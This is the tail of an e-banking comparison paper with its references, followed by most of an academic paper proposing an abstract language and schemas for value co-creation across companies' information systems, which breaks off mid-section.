The diversification and dynamics of the evaluations seem to confirm the thesis related to the necessity to conduct ongoing analyses of this sector, with particular attention being paid to the usefulness and cost-effectiveness of services as well as the tendencies concerning the design and usability of websites from the clients' point of view. This also justifies the need to further investigate the development trends in order to construct a multi-dimensional, multi-criteria, hierarchical and multi-aspect system for the evaluation of e-banking, which in addition to the presently considered aspects would incorporate detailed criteria such as e.g. customer profile. This particular area may be the object of research in the future; however, at present it appears that electronic banking, which combines various tools, technics and methods used in its operations, constitutes the complex structure in itself, and does not necessitate the studies of such a vast scope. One may notice a new trend consisting in the fact that the position of mobile access is increasingly prominent, and browser-based tools and mobile applications running on mobile devices seem to take over the part of the market traditionally served by access to account using personal and desktop computers. It is also increasingly evident that the development irreversibly changes clients' requirements, assumptions and habits concerning operations conducted in the banking sector, and conversely — it also necessitates faster changes of the medium, which would take into account the users' expectations and demands.

#### REFERENCES

- [1] Chmielarz W., *Systemy elektronicznej bankowości*, Difin, 2005
- [2] Chmielarz W., Łuczak K., *Mobile Payment Systems in Poland — Analysis of Customer Preferences*, in: *Transformations in Business & Economics*, Vol. 15, no. 2a (38A), 2016, pp. 523–538.

- [3] Chmielarz W., Zborowski M., Conversion Method in Comparative Analysis of e-Banking Services in Poland in: Chapter 4 entitled: Information Systems and Services in: Perspectives in Business Informatics Research eds. A. Kobylinski, A. Sobczak in: Lecture Notes in Business Information Processing no. 158, Springer Verlag, Berlin, Heidelberg, 2013, pp. 227–240, DOI: 10.1007/978-3-319-45321-7.
- [4] Chmielarz W., Zborowski M., Comparative analysis of e-banking services of the most popular banking websites in Poland in 2016, an article sent for publication in X-th SIGSAND/PLAIS Eurosymposium'2017, conference materials, 2017.
- [5] [https://zbp.pl/public/repozytorium/wydarzenia/images/styczen\\_2017/konferencja\\_praso](https://zbp.pl/public/repozytorium/wydarzenia/images/styczen_2017/konferencja_praso), 2016., accessed February 2017.
- [6] [http://www.markettest.co.uk/market-research-questionnaire/91/banking\\_services](http://www.markettest.co.uk/market-research-questionnaire/91/banking_services), accessed June 2017.
- [7] <https://www.scribd.com/doc/20110339/Questionnaire-for-online-banking-survey>, accessed June, 2017.
- [8] Hui-Min Z., The study on evaluation of e-banking websites from the view point of customers, Computer Design and Applications (ICCD), 2010, IEEE, [http://www.ieee.org/conferences\\_events/conferences/conferencedetails/index.html?Conf](http://www.ieee.org/conferences_events/conferences/conferencedetails/index.html?Conf) accessed March 2017, DOI: 10.1109/IC-CDA.2010.5541414.
- [9] Marete J. M., Gommans H. P., Gongera E. G., An Evaluation of E-Banking Services on Customer Satisfaction: Case of National Bank of Kenya, European Journal of Business and Management, European Journal of Business and Management, 2014, pp. 228–238, at: <http://www.iiste.org/Journals/index.php/EJBM/article/view/14472>; accessed March 2017.
- [10] Mera M. B., Gonzales A. C., Lopez O.R., A new Web assessment index: Spanish universities analysis, Internet Research: Electronic Application and Policy, 11(3), 2001, DOI: 10.1108/10662240110396469.
- [11] Migdadi Y. K., Quantitative Evaluation of the Internet Banking Service Encounter's Quality: Comparative Study between Jordan and the UK Retail Banks, Journal of Internet Banking and Commerce, 2 (13), 2008.
- [12] Miranda, F. J., Cortes R., Barriuso C., Quantitative Evaluation of e-Banking Web Sites: an Empirical Study of Spanish Banks, The Electronic Journal Information Systems Evaluation, 2(9), (2006), at: <http://www.eiise.com>, accessed March 2015, DOI: 10.4236/jssm.2010.31014.
- [13] NETB@nk, NETB@nk Raport Bankowość internetowa i płatności bezgotówkowe. Podsumowanie III kwartału 2016 r., Związek Banków Polskich (The Polish Bank Association).
- [14] Soufi B., Survey and Expert Evaluation for e-Banking. In: Yamamoto S. (ed.) Human Interface and the Management of Information. Information and Interaction Design. HIMI 2013. Lecture Notes in Computer Science, vol. 8016. Springer, Berlin, Heidelberg, 2013, pp. 375–382; accessed March 2017, DOI: 10.1007/978-3-642-39209-2\_43.





# Conceptualization of an Abstract Language to Support Value Co-Creation

Christophe Feltus, Erik HA Proper

Luxembourg Institute of Science and Technology,  
5, avenue des Hauts-Fourneaux,  
L-4362 Esch-sur-Alzette, Luxembourg  
{firstname.name}@list.lu

**Abstract**—Companies willing to survive the numeric economy are forced to collaborate with each other in order to maximize their co-creation of value. This co-creation exists for many reasons: to sell and acquire information, goods and services, to optimize the quality of procedures, to improve security and privacy, etc. In this paper, we analyze and model value co-creation through three dimensions: the value's nature, the method of value creation, and the business object impacted by the value. By combining these dimensions, we afterwards suggest different types of co-creation schemas, and we propose an abstract language to communicate them. The latter is finally validated by applying the “The Physics of Notations” guidelines.

## I. INTRODUCTION

Companies willing to survive the web economy must collaborate with each other to maximize their co-creation of value. For long, information system (IS) design and engineering has been motivated and inspired by the need to optimize value design and value delivery (e.g., e3value [1], ArchiMate® [2], Demo [3], the value delivery metamodel from the OMG [4]). In this context, two or more companies engaged in value co-creation (VCC) have to define, create and manage the value they co-create. Therefore, they must use appropriate tools to support and manage the co-creation, amongst them, models and dedicated languages that support communication and information sharing between involved parties. Unfortunately, designing such a unique language, with a concrete syntax, to express all the VCC dimensions remains challenging for three reasons:

The 1<sup>st</sup> reason is that value may be of different natures (e.g. security, quality, privacy,...) and each type of nature uses its own type of language (e.g., ISSRM [5] relates to security, Quality Model relates to quality [6], or Privacy metamodel relates to privacy [7], [8]). Moreover, this nature is only significant in the context in which the relevant value exists. For instance, the value of privacy is more important in the healthcare sector than in bookstores. The value of a pecuniary type has more relevance for a profit organization than for a non-profit one. Or the value of a well-being type is more important in a SME than in an international company.

The 2<sup>nd</sup> reason is that value is often created using different methods, in a function of the sensibilities and preferences of the companies, and each method is defined using its own syntax (e.g., method by design [9], method chunk [10], or model-driven approach [11]).

The research is supported by the National Research Fund, Luxembourg (<http://www.fnr.lu>) and financed by the ValCoLa (VCC Language) project.

The 3<sup>rd</sup> reason is that objects concerned by the value are not necessarily the same for each company and, as a result, these objects may have different functions for the enterprise. In parallel, these enterprises are generally modelled using different frameworks depending on the sectors they belong to. That means that each company's context may be described with a dedicated language (e.g., ArchiMate® [2], Aris [12], or CIMOSA [13]). Additionally, value is sometimes co-created at different layers of the company. For instance, in some cases, the value is created by the IT service, and in other cases, by business developers. In this case, two different languages are necessary: one to be understood by IT specialists, the other to be understood by business men.

In this paper, we focus on VCC at the IS level and provides a new perspective on the traditional one-dimension VCC. Indeed, the co-creation of value that considers that a firm is invited by a customer to make a value proposition offer only in exchange of money is too short-sighted. Our idea is that (1) VCC is built upon multi-dimensions because it supports the co-creation of value for all the parties (business entities) involved, (2) it is co-created using different methods in accordance to the parties engaged and these methods have to be integrated with each other, and (3) the object of value is potentially of a different nature in a function of the sector implied.

In the next sections, we review VCC state of the art through different disciplines. In Section III, the three value dimensions are presented and based on the latter, we introduce VCC schemas in Section IV. In Section V, we present the VCC abstract language that we validate in Section IV. Finally, we conclude and present future works in Section VII.

## II. STATE OF THE ART

VCC discipline originates from the marketing theory. It aims to define and to explain the mechanism for the co-generation of value during business exchanges amongst two or more companies [15]–[17]. Vargo et al. [16], [17] formalized it using a framework for defining VCC in the perspective of the service dominant logic (S-DL). According to the authors, service is the *basis of all exchanges and focuses on the process of value creation rather than on the creation of tangible outputs*. As a result, a service system is a *network of agents and interactions that integrates resources for VCC*.

[16]. On that basis, Vargo et al. further elaborate on the idea that value is *derived and determined in use rather than in exchange*. That means that value is proposed by a service provider and is determined by a service beneficiary. Hence, the firm is in charge of the value-creation process and the customer is invited to join in as a co-creator [16]. For Grönroos et al. [14], this interaction is defined through situations in which the customer and the provider are involved in each other's practices. Consequently, the context (social, physical, temporal and/or spatial) determines the value-in-use experience of the user in terms of his individual or social environment. Another conceptual framework for VCC has been proposed by Payne et al. [8]. This framework is composed of three processes: *customer value-creating*, *supplier value-creating*, and *value encounter* for which goals are defined in a customer learning perspective and may be of a type that can be *cognitive*, *emotive*, and *behavioral*. The idea behind being that the more the customer understands about the business opportunities, the greater the value. Hastings et al. [19] also define a set of six concepts to design the practice-driven service framework for value creation, to know: customers co-create value with providers, value is created in service systems, modular business architecture, scalable Glo-Mo-So (global, mobile, social) platforms, continuous improvement via learning, and multi-sided metrics. At the analytical level, Storkacka et al. [20] have complementarily proposed to analyze the actors' engagement as a micro-foundation (explanation on a low analytical level) for VCC and Frow et al. [21] propose a framework to assist firms in identifying new opportunities for value co-creation. Therefore, the authors provide a strategically important new approach for managers to identify, organize and communicate innovative opportunities.

Recently, Chew [22] has argued that, in the digital world, service innovation is focused on customer value creation and he proposes an integrated Service Innovation Method (iSIM) that allows analyzing the interrelationships between the design process elements, including the service system. The latter being defined as an IT/operations-led cross-disciplinary endeavor. At the information system domains level, Gordijn et al. [23] explain that business modeling is not about process but about value exchange between different actors. Accordingly, in [1], Gordijn et al. propose e3value to design models that sustain the communication between business and IT groups, particularly in the frame of the development of e-business systems. In [24], Weigand extends e3value language for considering co-creation. Therefore, he defines the so called *value encounters* which consist in spaces where groups of actors interact to derive value from the groups' resources. In the same vein, Razo-Zapata et al. propose visual constructs to describe the VCC process [25]. These constructs are built on requirements from the service dominant logic and software engineering communities. They aim is to express three co-creation types (co-ordination, co-operation and collaboration) following the three elements of the customer relationship

experience: *cognition*, *emotion* and *behavior* [18]. According to [26], the co-creation may happen through different processes (B2C, B2B, C2B or C2C) and may refer to different types of value (for the company or the customer).

Two of the existing states of the art in the field of VCC are particularly interesting. The first one reviews the existing literature through both following perspectives: co-production and value-in-use [27], and the second one through two dimensions: theoretical dimension of the co-creation, and collaboration and co-creation between firms and customers [28]. Despite the undeniable need for designing an effective language to support the VCC management [1], [24], [25], the review of the state of the art demonstrates that, up to date, no approach fully considers all the dimensions necessary to cover the VCC domain.

### III. VALUE DEFINITION AND PERIMETER

In this section, value is defined according to the following three dimensions (Fig. 1): the nature of the value, the method of VCC, the object concerned by VCC. In the next sub-sections, each dimension is conceptualized, modeled and illustrated with real cases.




Fig. 1. Three value dimensions

At a methodological level, the research that we tackle concerns the improvement of value management in the field of interconnected societies. Accordingly, we have conceptualized and defined the abstract language to support the value co-creation on the basis of the three value dimensions mentioned here above. Through this research, we aim to strengthen the organizational capability to improve the design of the information system which sustains VCC. Accordingly, Hevner et al. [29] explain that the Design Science Research (DSR) paradigm seeks to extend the boundaries of human and organization capability by creating new and innovative artefacts. Practically, provided that we aim to design a new artefact (abstract language for VCC) to support the design of the information system, we acknowledge that this research may plainly be considered in the scope of DSR [30]. As advocated by the DSR theory [29], [30], the method that we use to design these value dimensions is an iterative approach consisting first of analyzing different instances of the domain under scope, second of extracting the relevant concepts from the instances, and third of designing elementary domain models. E.g., to model the nature of the value, we have analyzed some instances of this nature like security, privacy, quality, we have extracted the more relevant concepts of these domains in Table II, and we have designed the nature of the

value model (Fig. 2). For the sake of pragmatism, only the last version of the iterations are presented in the next sections.

#### A. Nature of the value

Value is an abstract concept that expresses a measureable information of a determined nature and which is associated to a well-defined object. According to Zeithaml, value implies some form of *assessment of benefits against sacrifices* [15]. Most researches that focus on depicting the semantic of value agree on the abstract character of the latter, mostly generated by the different types of existing value nature [26]. Whatever, two main categories of value nature emerge depending on the context: value at provider side vs. value at customer side. When value is perceived at the provider side, economists largely argue that the latter is *created (manufactured) by the firm and distributed in the market, usually through exchange of goods and money* [31]. This nature of value has for a long time traditionally been represented by the possession of wealth and money. However, it is also worth to note that considering the provider in the context of the digital society expands this narrow mind meaning to the consideration of other value elements, like the information collected on the customers which, afterwards, fills the bill of economic increase [32]. On the customer side, value generated by a transaction never refers to money but consists in other wealth, which contributes in sustaining and supporting the customer's own business.

Let us take the example of a SME that outsources the privacy management of its assets to dedicated enterprises, in order to remain being focused on its core business. In this case, the privacy nature of the value is traditionally expressed with well-defined characteristics (e.g., pseudonymity, anonymity, consent, etc. (see Table I) that are specifics for privacy). Moreover, two types of value are created by this outsourcing: a direct value (privacy of the assets) and an indirect value (more time for core activities). Over and above that, this transaction happening with a customer being a citizen also contributes to the latter's improvement of his well-being as observed in [33] that asserts that *value for customer means that after they have been assisted by a self-service process or a full-service process, they are or feel better off than before*.

As summarized in Table I, our analysis to understand and to define the nature of the value has been performed by tackling a set of frameworks in different areas like security, quality, compliancy, privacy, responsibility, and so forth. For instance, we have analyzed the Information Systems Security Risks Management (ISSRM [5]) framework that addresses the IS security. ISSRM characterizes security through integrity, confidentiality, non-repudiation and accountability, availability, and the latter concerns business asset of the company. Moreover, according to [34], we acknowledge that the above mentioned characteristics also constitute complementary types of value.

Based on our review, we have observed that value is an abstract concept defined by a well precise nature with well

determined characteristics, that it is measureable and that it concerns a well-defined object.

TABLE I. NATURE OF THE VALUE

Value reference framework	Nature of the Value examples		
	Nature of the value	Characteristics of the nature of the value	Concerned object
ISSRM [5]	IS Security	Confidentiality, Integrity, Availability, Non-repudiation, Accountability	Business Asset
ReMMo [35]	Responsibility	Accountability (e.g., RACI)	Actor
Web Quality Model [6]	Quality	Functionality, Reliability, Usability, Efficiency, Portability, Maintainability	Web feature
EA Compliance Model [36]	Compliance	Correctness, Justification, Consistency, Completeness	Acts of software developers
Privacy Metamodel [7] and [8]	Privacy	Notice, Choice and Consent, Proximity and Locality, Anonymity and Pseudonymity, Security, and Access and Resource [13]	Sensitive Information [9]
VDML [4]	Generic Value	Factor of benefit, Factor of interest	Business item [24]
HCI [37]	Usability	Learnability, Flexibility, Robustness	Design rules, design knowledge
...			

The concepts composing the nature of the value model are:

- **Nature of the value.** The nature of the value expresses a domain of interest and a context that characterize an element of the information system. (e.g., security of the IS, the cost of a transaction, or the privacy of personal data)
- **Characteristics of the Nature of the Value.** This concept expresses the different elements that characterize the nature of the value, or the pillars that found this nature. (e.g., availability, confidentiality, portability, etc.)
- **Object.** The object concerned by the value is the IS element that will be better off after that value is delivered (e.g., an actor, a process, a data)
- **Measure.** The measure corresponds to a property on which calculations can be made for determining the amount of value generated.

Based on the above definitions, the nature of the value has been modeled in Fig. 2.

#### B. Method of value creation

A method of value creation is a formalized activity which contributes to the generation of value. Traditionally, value is acquired by exchanging goods or services and it emerges out of its use [2]. Methods for value creation are the body of techniques and series of steps necessary to create value. This corresponds, at the corporate level, to a bundle of approaches including processes, audits, controls, decisions, etc.




Fig. 2. Nature of the Value

Likewise, as for the nature of the value, in order to depict the elements relevant for the creation of value, we have reviewed a set of value creation methods amongst a plethora of them (Table II). The methods that we analyzed so far are the impact assessment [38], the method by design [9], the process based [39] and the risk based method [40], the model driven approaches [11] and the “method chunk” [10]. By looking more closely to all of them, we observe that these methods have each a dedicated goal, that they are composed of method elements and that the latter are organized in ordinate steps. For instance, by investigating the model driven approach, we notice that it has for goal to *improve interoperability of enterprises information systems*, that it is composed of *models*, and that three steps are required for model driven interoperability, to know: *models design, models integration and models instantiation*.

TABLE II. METHOD OF VALUE CREATION

Method reference	Method of Value creation examples			
	Method	Goal of the method	Method elements	Steps of the method
[11]	Model-driven	Improve interoperability of companies information systems	Model	Models design, model integration and model instantiation
[38]	Impact assessment	Explore social consequences for social security policies	Scenario, Strategy, Impacts, Implementation	Scenario design, Design of strategies, Assessment of impacts, Ranking of strategies, Mitigation of negative impacts, Reporting, Stimulation of implementation, Auditing and ex-post evaluation
[10]	Method chunk	Method creation	Chunk of existing methods	Decomposition of existing methods into method chunks and definition of new method chunks from scratch
[40]	Risk-based	Security strategy development	Risk, Costs, Benefits	Analysis of the methods elements and identification of the options that exist in investment decisions

[39]	Process-based	Risk management for global supply chain	Process, Step, Dependency	Step-by-step execution in a function of the dependency amongst them
[9]	By design	Prevent privacy risk from occurring	Project	Project-by-project approach realization
...				

Amongst the other methods reviewed, it is interesting to highlight that one of them (method chunk) has for particular objective the *creation of method* themselves, using, as method element: *chunk of existing methods*, and as method steps: *the decomposition of existing methods into method chunks and the definition of new method chunks from scratch* [10]. As a summary and according to our analysis, the concepts which compose the method of value creation are:

- **Method.** The method is an abstract concept that gathers a set of method elements ordered in steps (e.g., process based approach...)
- **Goal.** The goal corresponds to the expected operation on value created by the method (e.g., create value, assess or evaluate value generated, optimize the value)
- **Method element.** The elements of the method correspond to unitary tasks that constitute the method. (e.g., analysis, collect of information, reporting...)
- **Method step.** The method steps consist in the organized and coherent articulations of the method elements (e.g., if then else, process elements ordination...)

Based on the above definitions, the value creation method has been modeled in Fig. 3.




Fig. 3. Value creation method

### C. Object concerned by the value

The object concerned by the value corresponds to the elements (mostly existing at the information system level, e.g., information, process, tool, actor) that have significance for a company to achieve its goal. This object exists in a determined environment represented at the information system level by the context, the latter having an influence on the type and the amount of value associated to this object. For instance, a *customer browsing history* is an object of a data type that has a particular pecuniary value for an airline travel agency which can estimate the value ascribed to a flight ticket for a customer. This value is calculated based on the number of times this flight ticket was viewed on the company website by

the customer. At the opposite, this *customer browsing history* is not an object of value on a drugstore website with fixed prices. Complementarily, it is also worth to note that this context has no impact on the nature of the value. E.g., privacy in the healthcare sector is defined the same way as in the industry, meaning, with the same characteristics.

To collect and to deal with the concepts that are necessary to model the object of value, we assume that each sector of activities, should it be the manufacturing, the finance, or the healthcare sector for instance, is associated with a specific information system. The latter models the objects composing them and the relationships between these objects, using a dedicated language. In order to focus on the right object of value when defining a business model or when analyzing the co-creation of value, it is important to have an understanding of, and an alignment between, the objects of value of all stakeholders involved. The sector specific information systems and enterprise architecture (EA) models and languages are therefore good approaches because they semantically define generic objects and sometimes concrete languages to express the latter. Numerous frameworks have been designed to model IS and EA of various sectors, e.g., Cimosà [13], ArchiMate® [2], HL7 [41], DODAF [42], BSE [43], etc.

Table III provides a review of some metamodels and languages to depict: the context targeted, the IS under scope, and some examples of objects addressed.

TABLE III. OBJECT CONCERNED BY THE VALUE

Reference/ Language	Object concerned		
	Context - Sector	Information system	Example of objects
CIMOSA [13]	<i>Production Industry</i>	Industrial information system	Business process, flow, step, function, information, resource and organization aspects, business user, control, capability...
ArchiMate® [2]	<i>Enterprise</i>	Enterprise information system	Service, Actor, role, process, function, contract, software, data, capability, role, device, node...
HL7 [41]	<i>Healthcare</i>	Clinical document architecture	Organization, Clinical document, Author, Legal Authenticator, Person, product, consumable...
Demo [3]	<i>Enterprise</i>	Business Process, Information Systems	Models (Interaction, Business Process, Action, Interstriction, Fact), Actor, Action...
DODAF [42]	<i>Military</i>	DoDAF Meta-Model (DM2)	Guidance, activity, capability, resource, performer, location, information, project materiel, system, service, organization...

ARIS [13]	<i>Enterprise</i>	Business process management	Data, Function, Organization, Material, IT resources, or Machine resources...
BSE [43]	<i>Enterprise</i>	Business Service Ecosystem	Service, Capability, Resource, Process, Actor...
...			

As a summary and according to our analysis, the concepts which define the context and the object concerned by the value are:

- **Information system.** The information system that encompasses the objects concerned by the value.
- **Context.** The context represents the surrounding of the IS (e.g., the sector and the sector purpose of the business entity that is concerned by the IS, the rules and regulations related to the sector or the IS, etc.)
- **Language.** The language represents the vocabulary used to express the information system of a specific context.

Based on the above definitions, the context and the object concerned by the value have been modeled in Fig. 4.




Fig. 4. Object concerned by the value

#### IV. TOWARD A CONCRETE VCC LANGUAGE CONSIDERING THE 3 VALUE DIMENSIONS

As reviewed in the state of the art, value co-creation has always been analyzed at a high abstraction level and mainly with the objective to explain the co-creation of the value without describing what value it precisely stands for.

In traditional dyadic co-creation models, one firm collaborates with a customer in order to understand how value could be generated for this customer in exchange of money. In return, the latter has some obligations like sharing information with the firm and co-creating new value propositions which, afterwards, can be embedded in services sold by the firm. The existing co-creation processes focus on the nature of the value for the customer but does not consider the value generated back for the firm. Current approaches roughly consider that the firm benefits from the co-creation process by being afterward paid for the service delivered, and hence, by getting money from the customer.

This section aims to demonstrate that the three dimensions explained in Section III influence the established VCC models (e.g., [14], [16], [17]). Indeed, considering combinations of some dimensions from the tuple (value nature, method of value creation, and object concerned by the value) allows



extending and enriching the notion of VCC and value-in-exchange. Acknowledging the three value dimensions allows better understanding the VCC, and more especially the VCC processes between companies: (A) by considering the context of the object of value for stakeholders, (B) by considering different nature of the value for each party involved and, (C) by considering different VCC methods at each party's side.

Having observed that value may be described following three dimensions, we also acknowledge that value may be co-created depending on the level of the dimension at which enterprises collaborate. I.e., the collaboration may happen following three basic schemas: (1) at the methodological level, because the enterprises engaged in co-creation share some methodological elements, (2) at the physical level, because companies evolve in the same environment and share common objects concerned by the value, or (3) at the nature of the value level, because companies create the same type of value nature. At a modeling point of view, this means that depending on the type of collaboration, one or more concepts of the three value dimension models (Fig. 2, 3 and 4) are common to the companies.

Table IV illustrates possible combinations when 2 actors are engaged in VCC. When one actor creates value for its own and does not collaborate with another, schema 1 applies. These schemas are represented by, and include, the nature of the value concerned (Circle), the method of value creation (Triangle), and the business object impacted by the value (Rectangle). The company is represented in a dash-line circle, e.g., *Company A* and *B* on Table IV.

#### A. Co-creation of different objects of different values

This co-creation happens at the methodological level and is represented by the schema 2a in Table IV. On this schema, the concept of method (in blue) is shared by the companies but the nature of the value and the object of value created are different. In this co-creation case, VCC activities achieved by two companies may generate different types of value nature and that, concerning different objects evolving in different contexts. As a result, the co-creation described in this first schemas happens because enterprises share and achieve activities together that contribute to value creation.

For instance, in the financial sector, to monitor the level of privacy, a bank performs regular privacy impact assessments (PIA). In parallel, to monitor the quality of the service delivered, the bank's data-center performs gap analysis processes (GAP) that allow estimating the level of compliance between the real level of quality and the expected one. Both methods, the PIA and the GAP, are different and have for objective to generate two values of different nature in two different contexts. However, it may happen that in some cases, some steps of both methods overlap and, as a result, may be conducted jointly by the bank and its data center, and be mutually enriched or optimized. For instance, regarding the case here above, to perform the PIA and the GAP, the data

center and the bank have to audit the efficiency of the secure lease line.

TABLE IV. SYNOPSIS VIEW ON VALUE CO-CREATION SCHEMAS BASED ON THE 3 VALUE DIMENSIONS

Number of Actors	Id	Schema	Description
1 actor	1		Value Creation
2 actors	2a		Co-creation of different objects of different values
	2b		Separated creation of different objects which create the same value
	2c		Separated creation of a unique object which creates different values

This audit may be co-realized through a collaboration of experts from both entities who decide to co-achieve some tasks, to synchronize during dedicated meetings, and so forth. Another option is that some parts of this audit may be co-acquired from a sub-contracted third party.

#### B. Separated creation of different objects which create the same value

This co-creation concerns the nature of the same value and is represented by schema 2b presented in Table IV. In this schema, the concept of nature of the value (in red) is shared by the companies but the object of value created and the value creation method are different.

VCC activities from two companies may be achieved by using different methods and may concern different types of objects from different contexts, however, these different activities concern the co-creation of value of the same nature. This could be the case, for instance, in the healthcare sector, where the accounting department of a hospital sends invoices to the patients, with the name of the doctor visited but using a codification for medical treatments. Having received the invoice, the patient forwards it, to the insurance company for refund. The latter uses the same codification to calculate the amount to be paid back and transfers the cash to the patient's bank account without any reference to the doctor having provided the treatment. In this simple case, the privacy of the patient (nature of the value) is co-created by the hospital using



a codification on the invoice, and by the insurance company using a disclosure of the doctor's reference.

The context represents the internal and external environment of the company. The external context represents the laws and the rules that constraint the organization, the company's business partnerships, etc. The internal context represents the internal organization of the company, including its structure, hierarchy, information system etc. As illustrated in the case above, the same VCC process happens in two different contexts and it is necessary, to be the most relevant as possible, that each of the parties is aware of the context that characterizes the IS of the other party. For instance, it is important that the assurance company knows about the codification rules of the treatments. Additionally, regarding the external context, in order to foster the VCC, it is also relevant that each of parties knows about the other party's context. For instance, the assurance company should know about the legal requirement of the hospital to identify the right type of value (e.g., the privacy of the patients) that the hospital expects and vice-versa.

#### C. Separated creation of a shared object which creates different values

This co-creation concerns a unique object that creates value of different natures in different contexts. It concerns schema 2c presented in Table IV.

Two or more companies may require to collaborate to co-create value but this value may be of different nature for each of them. Classically, one service provider co-creates value with a customer in exchange of money. For the customer, the nature of the value is a function of the service delivered by the service provider (it may be for instance the delivery of a report, the deployment of a security tool, etc.) and for the service provider, the value is of a pecuniary value (e.g., the customer pays for the service).

Another example is the case of a retailer who receives an order from a supermarket through a just in time integrated process. In this case, the supermarket collaborates with the retailer to improve the rapidity of the process, and in return, the retailer collaborates with the supermarket to improve the quality of the service offered. In this case, two types of nature of value are generated through the same value co-creation activity: rapidity of the process for the supermarkets and quality of the service for the retailer.

#### D. Integrated VCC

Understanding and considering the three dimensions of the value allows improving and optimizing the definition of the value creation at company level. This is also the case when VCC occurs between two companies, as illustrated through the three different value schemas presented in previous section.

In practice, it is worth to note that co-creation is not limited to the basic schemas presented in Table IV. Two complementary co-creation variants exist. The first one happens when more than two companies are involved in one

dimension of the VCC. E.g., in the case of the healthcare sector, a third company could also act to protect the privacy of the patient like for instance an independent audit company or second healthcare practitioner who accesses the information from the doctor and writes a second report while also guaranteeing the patient's privacy. This case should be represented according to the schema on the left side of Fig. 5 that expresses that *Companies A, B and C* create value of a privacy nature (red circle). A second possible co-creation could happen when co-creation of value between two companies concerns more than one dimension, as represented on the right side of Fig. 5.




Fig. 5. Co-creation variants

A stronger integration of both companies is observable in this schema due to the fact that *Companies A and B* co-create value of the same nature and use some shared methodological elements. This is, for instance the case, in the financial sector, where co-creation happens when both the bank and its data center achieve activities in common to generate the same value nature. E.g., the bank achieves a PIA to generate privacy value, the data center achieves a GAP of its business processes in comparison with the GDPR (General Data Protection Regulation – [44]), and both collaborate to achieve some identical tasks of the PIA and of the GAP.

Finally, a complete system of VCC activity may also be represented based on different existing schemas (Fig. 6).




Fig. 6. Integrated VCC view

Optimizing VCC is now feasible because, based on the models defined in Section III, it is possible to identify in the three dimensions the elements that are common to the different values co-created at each side of the traditional dyadic VCC. E.g., it is possible that step x of the method for VCC in the first company (e.g., method 1) is the same as step Y of another method (e.g., method 2) for VCC in the second

company. E.g., the analysis of the risk and benefit of the VCC process can be achieved jointly by both companies.

It is also possible that an element  $x$  of the context in the first company (e.g., context 1) is the same as element  $y$  of another context in the second company. E.g., two companies from two different sectors co-create value in order to face a unique regulation that applies in both contexts.

Finally, while two companies co-create values that have two different natures, it is possible that some characteristics are common and may be handled jointly. E.g., company 1 and 2 work and co-create value together, but for company 1 the value means more privacy and for company 2, the value means more security of the information. In both cases, both natures of value have a common characteristic which is to set up the confidentiality (given that confidentiality is a characteristic of privacy and of security).

It is also conceivable to have a more integrated approach like for instance, one step of method 1 contributes to 1 characteristic of nature 2, one element of context 1 is addressed using one step of method 2, or one element of nature 1 is a requirement of one element of the context 2...

## V. TOWARD A CONCRETE VCC LANGUAGE

As explained in the introduction, two or more companies engaged in VCC must know each other and communicate in order to detect, design, and manage the collaborations where value is/could be co-created. Therefore, these companies need to be supported by a single language in order to share a common understanding of the concepts' semantic and meaning. Unfortunately, designing one unique concrete language to express all the dimensions of the VCC remains utopian for many reasons like, as explained in the introduction, the habits of a company, the different natures of value, the enterprise context in which the objects concerned by the value exist, the different layers of VCC, etc. Accordingly, the three value dimensions introduced in Section III (and based on their corresponding model) can be considered as a valuable intermediary language to support the relationships amongst different languages, from different layers, with different concrete syntaxes, tailored to express different value natures. The language interoperability using the abstract value co-creation language is made possible on the basis of chains of conceptual mappings between language concepts. Depending on the VCC schemas (see Table IV) and both co-creation variants (see Fig. 5), a plethora of chains may potentially be designed. For instance:

- In the case of schema 1 of Table IV, the conceptual mappings chain may be the following: Domain language enterprise 1  $\rightarrow$  Value dimension 1 (abstract language)  $\rightarrow$  Value dimension 2 (abstract language)  $\rightarrow$  Domain language enterprise 2. E.g., an operation manager who wishes to assess the process at risk must communicate with the risk manager. At a language level, the conceptual mapping is the following: Process reference model  $\rightarrow$  Object concerned by the value  $\rightarrow$  Value creation method  $\rightarrow$  Risk domain.

- In the case of schemas 2a, b, c, the conceptual mapping chain may be the following: Domain language enterprise 1  $\rightarrow$  Unique value dimension (abstract language)  $\rightarrow$  Domain language enterprise 2

